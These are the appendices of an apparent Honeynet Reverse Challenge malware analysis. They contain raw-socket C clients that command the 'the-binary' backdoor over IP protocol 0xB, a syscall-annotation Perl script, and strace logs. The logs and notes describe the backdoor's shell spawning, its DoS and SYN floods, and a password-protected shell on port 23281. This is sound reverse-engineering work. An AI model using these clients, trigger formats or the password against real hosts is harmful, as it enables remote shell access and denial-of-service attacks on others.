4 Appendix 4: *talk.c* program listing

This is the first version of a very basic network client program that allows sending a stream of characters to “the-binary”. Once executed, the user can type one line of characters at a time to be sent. Once launched from command line it waits until the user types a line of characters, which is read from the standard input, and sent to the destination host in a 1044 bytes IP packet: 1024 bytes from the payload and 20 bytes belonging to the IP header.

The program must be used by root, because you need enough privileges to be able to use RAW sockets.

Using command line arguments user can select the server and protocol to talk to. By default it talks to localhost (127.0.0.1) using protocol 0xB (the one used by “the-binary”).

```
/*************************************************************************\
* File:
*   talk.c
*
* Description:
*   Tool to talk to "the-binary" of The Reverse Challenge.
*
* Revisions:
*          First version.
*
\*************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

/* exit values */
#define EXIT_NO_ROOT 1
#define EXIT_NO_SOCK 1

/* default values */
#define SERVER_PROT 0xb
#define BUFF_SIZE 1024

void help (char *, char *);
int talk(char *, int);

/*
Function:
  main
Description:
  Parses the command line.
*/
int
main (int argc, char * argv[])
{
  char * version = "0.0.1";
  char * server_name = "localhost";
  int server_prot = SERVER_PROT;
  int buff_size = BUFF_SIZE;
  char buffer[BUFF_SIZE];
  char * pbuffer = buffer;
  int sock;
  int c;
  opterr = 0;
```

```
  while ((c = getopt (argc, argv, "hp:")) != -1)
    switch (c)
      {
      case 'h':
   help(argv[0], version);
   exit(0);
   break;
      case 'p':
   server_prot = atoi(optarg);
   break;
      case 's':
   server_name = (char *)malloc(strlen(optarg));
   strcpy(server_name, optarg);
   break;
      case '?':
   if (isprint (optopt))
     fprintf (stderr, "Option `-%c' IGNORED.\n", optopt);
   else
     fprintf (stderr,
              "Option character `\\x%x' IGNORED.\n",
              optopt);
      }

  if (geteuid() != 0)
    {
      fprintf(stderr, "Only root can use this program!.Sorry.\n");
      help(argv[0], version);
      exit(EXIT_NO_ROOT);
    }
  if ((sock = talk(server_name, server_prot)) < 0)
    {
      fprintf(stderr, "Error while creating the socket.\n");
      exit(EXIT_NO_SOCK);
    }
  /* according to the TCP/IP programming guide,
     connectionless sockets  should be used with sendto instead of
     write */
  while(getline(&pbuffer, &buff_size, stdin) != -1)
    {
      write(sock, buffer, buff_size);
      buff_size = BUFF_SIZE;
    }
  close(sock);

  return 0;
}

/*
Function:
  help
Description:
  prints a help message for the user (obtained with the -h option)
*/
void
help (char * name, char * version)
{
  fprintf(stderr, "USAGE:\n\t%s v%s [-options] [servername]\n\n", name,
version);
  fprintf(stderr, "Servername is by default localhost.\n");
  fprintf(stderr, "Options:\n");
  fprintf(stderr, "\t-b #\tblock size for transmision\n");
  fprintf(stderr, "\t-h\tprint this help\n");
  fprintf(stderr, "\t-p #\tset port number\n");
}

/*
Function:
  talk
Description:
  Creates a socket to the dessired port.
Returns:
  A file descriptor for the socket (positive value) if successful.
*/
int
talk(char * server_name, int protocol)
{
```

```
  struct hostent * host;
  struct in_addr addr;
  int sock, connected;
  struct sockaddr_in address;

  /* resolve hostname */
  if (inet_aton(server_name, &addr) == 0)
    {
      host = (struct hostent *)gethostbyname(server_name);
      if (host != NULL)
   memcpy(&addr, host->h_addr_list[0], sizeof(struct in_addr));
      else
   return -1;
    }

  /* set address to connect to */
  memset((char *) &address, 0, sizeof(address));
  address.sin_family = AF_INET;
  /*  address.sin_port = (port);*/
  address.sin_addr.s_addr = addr.s_addr;

  /* create the socket */
  sock = socket(AF_INET, SOCK_RAW, protocol);

  /* "connect" it to set destination address */
  if (connect(sock, (struct sockaddr *) &address,
                sizeof(address)) ==0)
   connected=0;
  if (connected < 0) {
    perror("connect");
    return -2;
  }


  return sock;
}
```

5 Appendix 5: *rev.c* program listing

```
/*
 *  rev.c  libnet based program capable of speaking IP 0xB protocol
 *
 */

#define DEFAULT_EXT_SIZE 1
#define DEFAULT_PROTOCOL 0xb
#define MAX_BUF 2048

#include <libnet.h>

void usage(char *);

int
main(int argc, char **argv)
{
    int network, packet_size, c;
    u_long src_ip, dst_ip;
    u_long ext_size=DEFAULT_EXT_SIZE;
    u_short protocol=DEFAULT_PROTOCOL;
    u_char *cp, *packet;
    u_char ibuf[MAX_BUF];

    printf("Honeynet Reverse Challenge packet creation code.\n");

    src_ip  = 0;
    dst_ip  = 0;

    while((c = getopt(argc, argv, "d:e:p:s:")) != EOF)
    {
        switch (c)
        {
            case 'd':
                if (!(dst_ip = libnet_name_resolve(optarg, LIBNET_RESOLVE)))
                {
                    libnet_error(LIBNET_ERR_FATAL, "Bad destination IP
address: %s\n", optarg);
                }
                break;
            case 's':
                if (!(src_ip = libnet_name_resolve(optarg, LIBNET_RESOLVE)))
                {
                    libnet_error(LIBNET_ERR_FATAL, "Bad source IP address:
%s\n", optarg);
                }
                break;
            case 'e':
          ext_size=atoi(optarg);
                break;
            case 'p':
          protocol=atoi(optarg);
                break;
        }
    }
    if (!src_ip) {
   if (!(src_ip =libnet_name_resolve("127.0.0.1", LIBNET_RESOLVE)))
   {
       libnet_error(LIBNET_ERR_FATAL, "Bad source IP address: %s\n",
"127.0.0.1");
   }
    }
    if (!src_ip || !dst_ip || ext_size<1)
    {
        usage(argv[0]);
        exit(EXIT_FAILURE);
    }

    /*
     *  total packet size is standard IP header + requested info.
     */
```

```
    packet_size = LIBNET_IP_H + ext_size;

    /*
     * Libnet Memory initialization.
     */

    libnet_init_packet(packet_size, &packet);
    if (packet == NULL)
    {
        libnet_error(LIBNET_ERR_FATAL, "libnet_init_packet failed\n");
    }

    /*
     *  Libnet Network initialization.
     */

    network = libnet_open_raw_sock(IPPROTO_RAW);
    if (network == -1)
    {
        libnet_error(LIBNET_ERR_FATAL, "Can't open network.\n");
    }

    /*
     *  Packet construction (IP header).
     */

    libnet_build_ip(LIBNET_TCP_H,   /* size of the packet sans IP header */
            IPTOS_LOWDELAY,         /* IP tos */
            242,                    /* IP ID */
            0,                      /* frag stuff */
            48,                     /* TTL */
            protocol,            /* transport protocol */
            src_ip,                 /* source IP */
            dst_ip,                 /* destination IP */
            NULL,                   /* payload (none) */
            0,                      /* payload length */
            packet);                /* packet header memory */


  while(read(0, &ibuf, ext_size) > 0)
    {

    /*
     *  Packet construction (EXT header).
     */
     memcpy(packet + LIBNET_IP_H,ibuf,ext_size);

    /*
     *  Packet checksums.
     */
    if (libnet_do_checksum(packet, IPPROTO_IP, ext_size) == -1)
    {
        libnet_error(LIBNET_ERR_FATAL, "libnet_do_checksum failed\n");
    }


    /*
     *  Packet injection.
     */
    c = libnet_write_ip(network, packet, packet_size);
    if (c < packet_size)
    {
        libnet_error(LN_ERR_WARNING, "libnet_write_ip only wrote %d bytes\n",
c);
    }
    else
    {
        printf("construction and injection completed, wrote all %d bytes\n",
c);
    }

    }


    /*
```

```
         *  Shut down the interface.
         */
        if (libnet_close_raw_sock(network) == -1)
        {
            libnet_error(LN_ERR_WARNING, "libnet_close_raw_sock couldn't close
    the interface");
        }


        /*
         *  Free packet memory.
         */
        libnet_destroy_packet(&packet);

        return (c == -1 ? EXIT_FAILURE : EXIT_SUCCESS);
    }


    void
    usage(char *name)
    {
        fprintf(stderr, "usage: %s [-s ip_source] -d ip_destination [-p protocol]
    [-e extended_size]\n", name);
    }
```

6 Appendix 6: *syscall.pl* script

Knowing in deep detail how the system calls are achieved under the Linux operating system in the Intel x86 hardware platforms, you can better analyze the assembler code associated to a binary running in this environment, as “the-binary” file:

1) System calls are carry on through the interrupt eighty: INT 0x80.
2) System call number or identifier is indicated in EAX register.
3) If system call arguments are less than or equal to five are pass thorugh the following registries respectively:
EBX, ECX, EDX, ESI, EDI
4) If arguments are greater than five, they are provided through the stack, pointing EBX register to the first argument.

5) All the Linux system calls numbers or identifiers are defined in the “/usr/include/asm/unistd.h” file.
6) The different system call arguments are defined in its corresponding manual page, for example, "man 2 sendto".

There is some additional information very important to understand the way the Linux binaries, known as ELF binary programs, are placed in memory when called under Intel x86 platforms:

7) The ESP register is the stack pointer.
8) The program arguments are placed in the snack in the following way:
  - Number of arguments (argc): ESP
  - First argument: ESP+4 (program name)
  - More arguments: ESP+8, ESP+12...
  - End of arguments: NULL pointer.
  - Environment variables: after arguments in the same way.
  - End of environment variables: NULL pointer.
9) Code typically starts in the memory address 0x08048000.
10) Memory finishes at address 0xBFFFFFFF.

```
#!/usr/bin/perl

# File:
#   syscall.pl
#
# Description:
#   Add comments to the output of objdump about the system calls.
#
# Revisions:
#   2002-05-15. First version.
#

my @line;
my @aux;
my %syscall;
my $i;
my $j;

if (@ARGV < 1) {
    print STDERR "USAGE:\n";
    print STDERR "$0 <objdump_file>\n";
    exit 0;
}
```

```
# Load system calls names and numbers
open(SYSCALLS, "/usr/include/asm/unistd.h") || die "Couldn't open
unistd.h\n";
@line = <SYSCALLS>;
close(SYSCALLS);
foreach $i (@line) {
    chop($i);
    if ($i =~ /\#define __NR_\w+/) {
   @aux = split(/\s+/, $i);
   $aux[1] =~ s/__NR_//;
   $syscall{$aux[2]} = $aux[1];
    }
}
#foreach $i (sort keys %syscall){
#    print "$i: $syscall{$i}\n";
#}
open(FILE,$ARGV[0]) || die "Couldn't open file $ARGV[0]\n";
@line = <FILE>;
close(FILE);

for($i = 0;  $i < @line; $i++) {
    if ($line[$i] =~ /int\s+\$0x80$/) {
   chop($line[$i]);
   # Look for a previous line (only 10) to set %eax
   $j = 1;
   while (($j < 10) && ($line[$i-$j] !~ /mov\s+.+,\%eax/)) {
       $j++;
   }
   if ($line[$i-$j] != /mov\s+.+\%eax/) {
       @aux = split(/\s+/, $line[$i-$j]);
       $sysnum = pop(@aux);
       $sysnum =~ s/,\%eax//;
       $sysnum =~ s/^\$0x//;
       $sysnum = hex($sysnum);

   }
   print "$line[$i] \# $syscall{$sysnum}()\n";
    } else {
   print $line[$i];
    }
}
```

7 Appendix 7: *talkto.c* program listing

To be able to talk and send meaningful IP packets to “the-binary” through the network, some simple network client programs were created in C language. The client program evolution through the time and its descriptions are presented in various appendixes:

talk.c: First version (see additional compressed files to get this initial source code).

This was the first version of a very basic network client program that allows sending a stream of characters to “the-binary”. Once executed, the user can type on line of characters at a time to be sent.
Once launched from command line it waits until the user types a line of characters, which is read from the standard input, and sent to the destination host in a 1044 bytes IP packet: 1024 bytes from the payload and 20 bytes belonging to the IP header.

The program must be used by root, cause you need enough privileges to be able to use RAW sockets.

Using command line arguments user can select the server and protocol to talk to. By default it talks to localhost (127.0.0.1) using protocol 0xB (the one used by “the-binary”).

talkto.c: Payload adapted to talk “to the-binary”.

After analyzing the behaviour of “the-binary” and getting enough information to know what was expected in the network packet, the main changes in this new version were:

- Force first byte of the payload to be "0x02".
- A new option was added for selecting the number of bytes to be sent in the packet. Default is 1500 bytes, the Ethernet MTU.

The packet size should be at least 201 bytes, the minimum expected by "the-binary", 20 bytes from IP header plus 181 bytes in the payload. So if you are using the new added option “-b”, at least you need to specify a value equal or greater than 181.
All the information sent in IP packets was finished in 0x0A, a carriage return, just for homogeneity.
Some basic debugging was made to improve the previous version.

```
/*************************************************************************\
* File:
*   talkto.c
*
* Description:
*   Tool to talk to "the-binary" of The Reverse Challenge.
*
* Revisions:
*
*   2002-05-14. Payload adapted to talk “to the-binary”.
*  First version derived from "talk.c":
*  - Force first byte of the payload to be "0x02".
*  - Option for selecting number of bytes inside the packet. Default is 1500
bytes.
*    It should be at least 201 bytes: the minimum expected by "the-binary":
*    201 bytes = 20 IP header + 181 payload.
*
```

```
\*****************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

/* exit values */
#define EXIT_NO_ROOT 1
#define EXIT_NO_SOCK 1

/* default values */
#define SERVER_PROT 0xb
#define BUFF_SIZE 1480 /* Ethernet MTU: 1500 - IP header: 20 */

void help (char *, char *);
int talk(char *, int);

/*
Function:
  main
Description:
  Parses the command line.
*/
int
main (int argc, char * argv[])
{
  char * version = "1.0.0";
  char * server_name = "localhost";
  int server_prot = SERVER_PROT;
  int buff_size = BUFF_SIZE;
  char buffer[BUFF_SIZE];
  char * pbuffer = buffer;
  int sock;
  int c;
  int i = 0;
  int size = buff_size;
  /* By default it sends 1500 bytes packets = Ethernet MTU */

  opterr = 0;

  /* Initializing buffer */
  bzero(buffer,BUFF_SIZE);

  while ((c = getopt (argc, argv, "hp:s:b:")) != -1)
    switch (c)
      {
      case 'h':
   help(argv[0], version);
   exit(0);
   break;
      case 'p':
   server_prot = atoi(optarg);
   break;
      case 's':
   server_name = (char *)malloc(strlen(optarg));
   strcpy(server_name, optarg);
   break;
      case 'b':
   size = atoi(optarg);
   if (size > buff_size) {
     fprintf (stderr, "Option `-%c': size (bytes) must be less than %d.\n",
optopt,
                 buff_size);
     exit(-1);
   }
   break;
      case '?':
   if (isprint (optopt))
     fprintf (stderr, "Option `-%c' IGNORED.\n", optopt);
   else
```

```
      fprintf (stderr,
               "Option character `\\x%x' IGNORED.\n",
               optopt);
       }

  if (geteuid() != 0)
    {
      fprintf(stderr, "Only root can use this program!.Sorry.\n");
      help(argv[0], version);
      exit(EXIT_NO_ROOT);
    }
  if ((sock = talk(server_name, server_prot)) < 0)
    {
      fprintf(stderr, "Error while creating the socket.\n");
      exit(EXIT_NO_SOCK);
    }
  /* according to the TCP/IP programming guide,
     connectionless sockets  should be used with sendto instead of
     write */

  buff_size = BUFF_SIZE-1;
  pbuffer++;

  /* We get the user input and copy it to the buffer from the second byte to
the end */
  while( (i=getline(&pbuffer, &buff_size, stdin)) != -1)
    {

     /* Set first packet byte to 0x02 as "the-binary" expects */
     *buffer=0x02;
     buff_size = BUFF_SIZE;

     printf("(0x%d)%s\n",*buffer,buffer);

     /* Number of bytes to write:
            - if option "-b" was not used, it will write 1480 bytes payload.
            - if option "-b" was used:
                  - if "size" is less or equal to "i+1" (characters read plus
the 0x02)
                    then we write only the first "size" characters.
                    We set an ENTER (0x0a) at the end of the packet.
                  - if "size" is greater than the read characters, "i+1",
                    then we write all the read characters.
     */

     /* Payload allways has the characters and an end 0x0a */
     if (size <= i) {
          buffer[size-1]=0x0a;
     }
     else {
          /* Nothing to do: we send all the read chars + zero aditional chars
*/
     }

     /* We only write the number of bytes selected (size) from the buffer */
      write(sock, buffer, size);

      /* Re-Initializing buffer */
     bzero(buffer,BUFF_SIZE);

      buff_size = BUFF_SIZE-1;
    }
  close(sock);

  return 0;
}



/*
Function:
  help
Description:
  prints a help message for the user (obtained with the -h option)
*/
void
```

```
help (char * name, char * version)
{
  fprintf(stderr, "USAGE:\n\t%s v%s [-options] \n\n", name, version);
  fprintf(stderr, "Servername is by default localhost.\n");
  fprintf(stderr, "Options:\n");
  fprintf(stderr, "\t-h #\tprint this help\n");
  fprintf(stderr, "\t-p #\tset protocol number (default is 0x0b)\n");
  fprintf(stderr, "\t-s #\tset server name (default is localhost)\n");
  fprintf(stderr, "\t-b #\tpayload block size for transmision (IP header
includes 20 bytes)\n");
  fprintf(stderr, "\nExample.-\n");
  fprintf(stderr, "\t%s -shostname -p80 -b128 \n", name);
}



/*
Function:
  talk
Description:
  Creates a socket to the dessired server and protocol.
Returns:
  A file descriptor for the socket (positive value) if successful.
*/
int
talk(char * server_name, int protocol)
{
  struct hostent * host;
  struct in_addr addr;
  int sock, connected;
  struct sockaddr_in address;

  /* resolve hostname */
  if (inet_aton(server_name, &addr) == 0)
    {
      host = (struct hostent *)gethostbyname(server_name);
      if (host != NULL)
   memcpy(&addr, host->h_addr_list[0], sizeof(struct in_addr));
      else
   return -1;
    }

  /* set address to connect to */
  memset((char *) &address, 0, sizeof(address));
  address.sin_family = AF_INET;
  /*  address.sin_port = (port);*/
  address.sin_addr.s_addr = addr.s_addr;

  /* create the socket */
  sock = socket(AF_INET, SOCK_RAW, protocol);

  /* "connect" it to set destination address */
  connected = connect(sock, (struct sockaddr *) &address,
                sizeof(address));
  if (connected < 0) {
    perror("connect");
    return -2;
  }

  return sock;
}
```

8 Appendix 8: *strace* output for 12 cases

This basic analysis was developed at the beginning of "the-binary" study, before getting into the details of the assembler code that conforms the binary file. So all the information extracted and the conclusions shown are not accurate and are based on trial and error tests based on sending different input data to "the-binary" through the network. Although "the-binary" present 11 cases, we have included tests for all of them except case number 6. Cases 1 and 7 were not very useful at this moment. The "strace" output information files referenced has been included in the "strace" compressed file.

CASE 0:
When sending a sample packet to "the-binary", it can be seen how it responds to this packet, sending a new IP 0xB protocol packet to the localhost ("0.0.0.0"). It uses the system call "sendto()".

CASE 1:
It doesn´t call a network system call when receiving a test input packet, with a payload of "abcdef". It was not analyzed in detail when "strace" was run.

CASE 2:
When receiving the packet it tries to spawn a shell (csh) in the system:
execve("/bin/sh", ["sh", "-c", "/bin/csh -f -c \"def\n\" 1> /tmp/.h"...], [/* 35 vars */])
= 0

CASE 3:
When "the-binary" is running CASE 3 and receives a packet, it begins an infinite loop generating a big flow of packets (DoS) whose destination IP address is "random". Carry on a detailed analysis of the "random" IP addresses, it can be seen that they belong to a finite set that is repeated again and again, so they are not really random.

The whole destination IP addresses set is contained in the file called "strace_case3_whole.txt".

It can also be analyzed that based on the input data length the behaviour changes. It tries to resolve the input as a network name, not shown in the output, and tries to connect to the DNS port (53) through UDP packets.

If the input information is less or equal than eight characters it follows the described behaviour, but if it is greater than eight, it takes some actions and waits in a "sigsuspend([]" call.

CASE 4:
This case is the same as the previous one, but it allows you to set the destination IP address to send packets to, based on the input data. You can see a detailed description, as what input characters define the IP address, based on trial and error tests in the "strace" file associated to this case: "strace_case4.txt".

CASE 5:

When sending a packet to this option, a new TCP server is placed in listening state in port 23281. You can connect to it using a special expected password: “SeNiF”. More details of some of the actions taken can be obtained in the “strace” output file: “strace_case5.txt”

CASE 7:
It is waiting a specific input, and if it doesn´t match, it returns to the receive state, using the “recv()” system call.

CASE 8:
This case is very similar to CASE 3, but the character that selects between the “random” IP addresses and the fixed destination IP address, where a name resolution is carried on, is not eight characters (as in CASE 3), but nine. It also tries a flood of SYN connections to the DNS port (53), and not UDP as in CASE 3.

CASE 9, A and B:
All these three cases are very similar to CASE 4 in the way the destination IP address is selected, based on the data input provided. The actions performed are different as will be seen in other analysis, as for example, the network traces analysis.

The following is the output we got running the *strace* command against our patched binaries, additionaly included to the already mentioned “strace” compressed file:

```
bash# strace -f reverse/the-binary0

execve("reverse/the-binary0", ["reverse/the-binary0"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 935
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021496114
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 1
brk(0)                                  = 0x807eb98
brk(0x807ed88)                          = 0x807ed88
brk(0x807f000)                          = 0x807f000
sendto(1, "E\0\1\332\303m\0\0\372\v\373\253\0\0\0\0\0\0\0\3\0\27"..., 474,
0, {sin_family=AF_INET, sin_port=htons(2560),
sin_addr=inet_addr("0.0.0.0")}}, 16) = 474
close(1)                                = 0
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0, "E\0\1\332\303m\0\0\372\v|\252\177\0\0\1\0\0\0\0\3\0\27"..., 2048, 0)
= 474
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0,  <unfinished ...>



bash# strace -f reverse/the-binary1
execve("reverse/the-binary1", ["reverse/the-binary1"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 940
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
```

```
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021496199
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
time(NULL)                              = 1021496211
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0, "E\0\1\250a\277\0\0\372\v\336\212\177\0\0\1\0\0\0\0\3\0"..., 2048, 0)
= 424
oldselect(1, NULL, NULL, NULL, {0, 10000}) = 0 (Timeout)
recv(0,  <unfinished ...>



bash# strace -f reverse/the-binary2
execve("reverse/the-binary2", ["reverse/the-binary2"], [/* 25 vars */]) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
setsid()                                = 945
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
chdir("/")                              = 0
close(0)                                = 0
close(1)                                = 0
close(2)                                = 0
time(NULL)                              = 1021496238
socket(PF_INET, SOCK_RAW, 0xb /* IPPROTO_??? */) = 0
sigaction(SIGHUP, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGTERM, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
recv(0, "E\20\0\311\0\362\0\0000\v\213&\177\0\0\1\177\0\0\1\2AB"..., 2048, 0)
= 201
setsid()                                = -1 EPERM (Operation not permitted)
sigaction(SIGCHLD, {SIG_IGN}, {SIG_IGN}, 0x80575a8) = 0
sigaction(SIGINT, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 0x40037c68) = 0
sigprocmask(SIG_BLOCK, [CHLD], [])      = 0
sigaction(SIGINT, {SIG_DFL}, NULL, 0x1d) = 0
sigaction(SIGQUIT, {SIG_DFL}, NULL, 0x1e) = 0
sigprocmask(SIG_SETMASK, [], NULL)      = 0
execve("/bin/sh", ["sh", "-c", "/bin/csh -f -c
\"\352\352\352\352\352\352\352\340\352\352"...], [/* 25 vars */]) = 0
brk(0)                                  = 0x80994a0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x40014000
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)      = -1 ENOENT (No such file or
directory)
open("/lib/i686/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/i686/mmx", 0xbffff388)       = -1 ENOENT (No such file or
directory)
open("/lib/i686/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/i686", 0xbffff388)           = -1 ENOENT (No such file or
directory)
open("/lib/mmx/libtermcap.so.2", O_RDONLY) = -1 ENOENT (No such file or
directory)
stat("/lib/mmx", 0xbffff388)            = -1 ENOENT (No such file or
directory)
open("/lib/libtermcap.so.2", O_RDONLY)  = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=12224, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000\16\0"..., 4096) =
4096
old_mmap(NULL, 15304, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40015000
mprotect(0x40018000, 3016, PROT_NONE)   = 0
```

```
old_mmap(0x40018000, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0x2000) = 0x40018000
close(1)                                = 0
open("/lib/libc.so.6", O_RDONLY)        = 1
fstat(1, {st_mode=S_IFREG|0755, st_size=4101324, ...}) = 0
read(1, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\210\212"..., 4096) =
4096
old_mmap(NULL, 1001564, PROT_READ|PROT_EXEC, MAP_PRIVATE, 1, 0) = 0x40019000
mprotect(0x40106000, 30812, PROT_NONE)  = 0
old_mmap(0x40106000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 1,
0xec000) = 0x40106000
old_mmap(0x4010a000, 14428, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x4010a000
close(1)                                = 0
mprotect(0x40019000, 970752, PROT_READ|PROT_WRITE) = 0
mprotect(0x40019000, 970752, PROT_READ|PROT_EXEC) = 0
personality(PER_LINUX)                  = 0
getpid()                                = 945
getuid()                                = 0
getgid()                                = 0
geteuid()                               = 0
getegid()                               = 0
brk(0)                                  = 0x80994a0
brk(0x80994c0)                          = 0x80994c0
brk(0x809a000)                          = 0x809a000
time(NULL)                              = 1021496253
rt_sigaction(SIGCHLD, {SIG_DFL}, {SIG_IGN}, 8) = 0
rt_sigaction(SIGCHLD, {SIG_IGN}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGHUP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_IGN}, 8)
= 0
rt_sigaction(SIGHUP, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, 8) =
0
rt_sigaction(SIGINT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGILL, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGTRAP, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGABRT, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGFPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGBUS, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGSEGV, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGUNUSED, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGPIPE, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGALRM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_DFL}, 8)
= 0
rt_sigaction(SIGTERM, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE USR1 SEGV
USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, {SIG_IGN}, 8)
= 0
rt_sigaction(SIGTERM, {SIG_IGN}, {0x804b8c0, [HUP INT ILL TRAP ABRT BUS FPE
USR1 SEGV USR2 PIPE ALRM TERM XCPU XFSZ VTALRM PROF UNUSED], 0x4000000}, 8) =
0
```

```
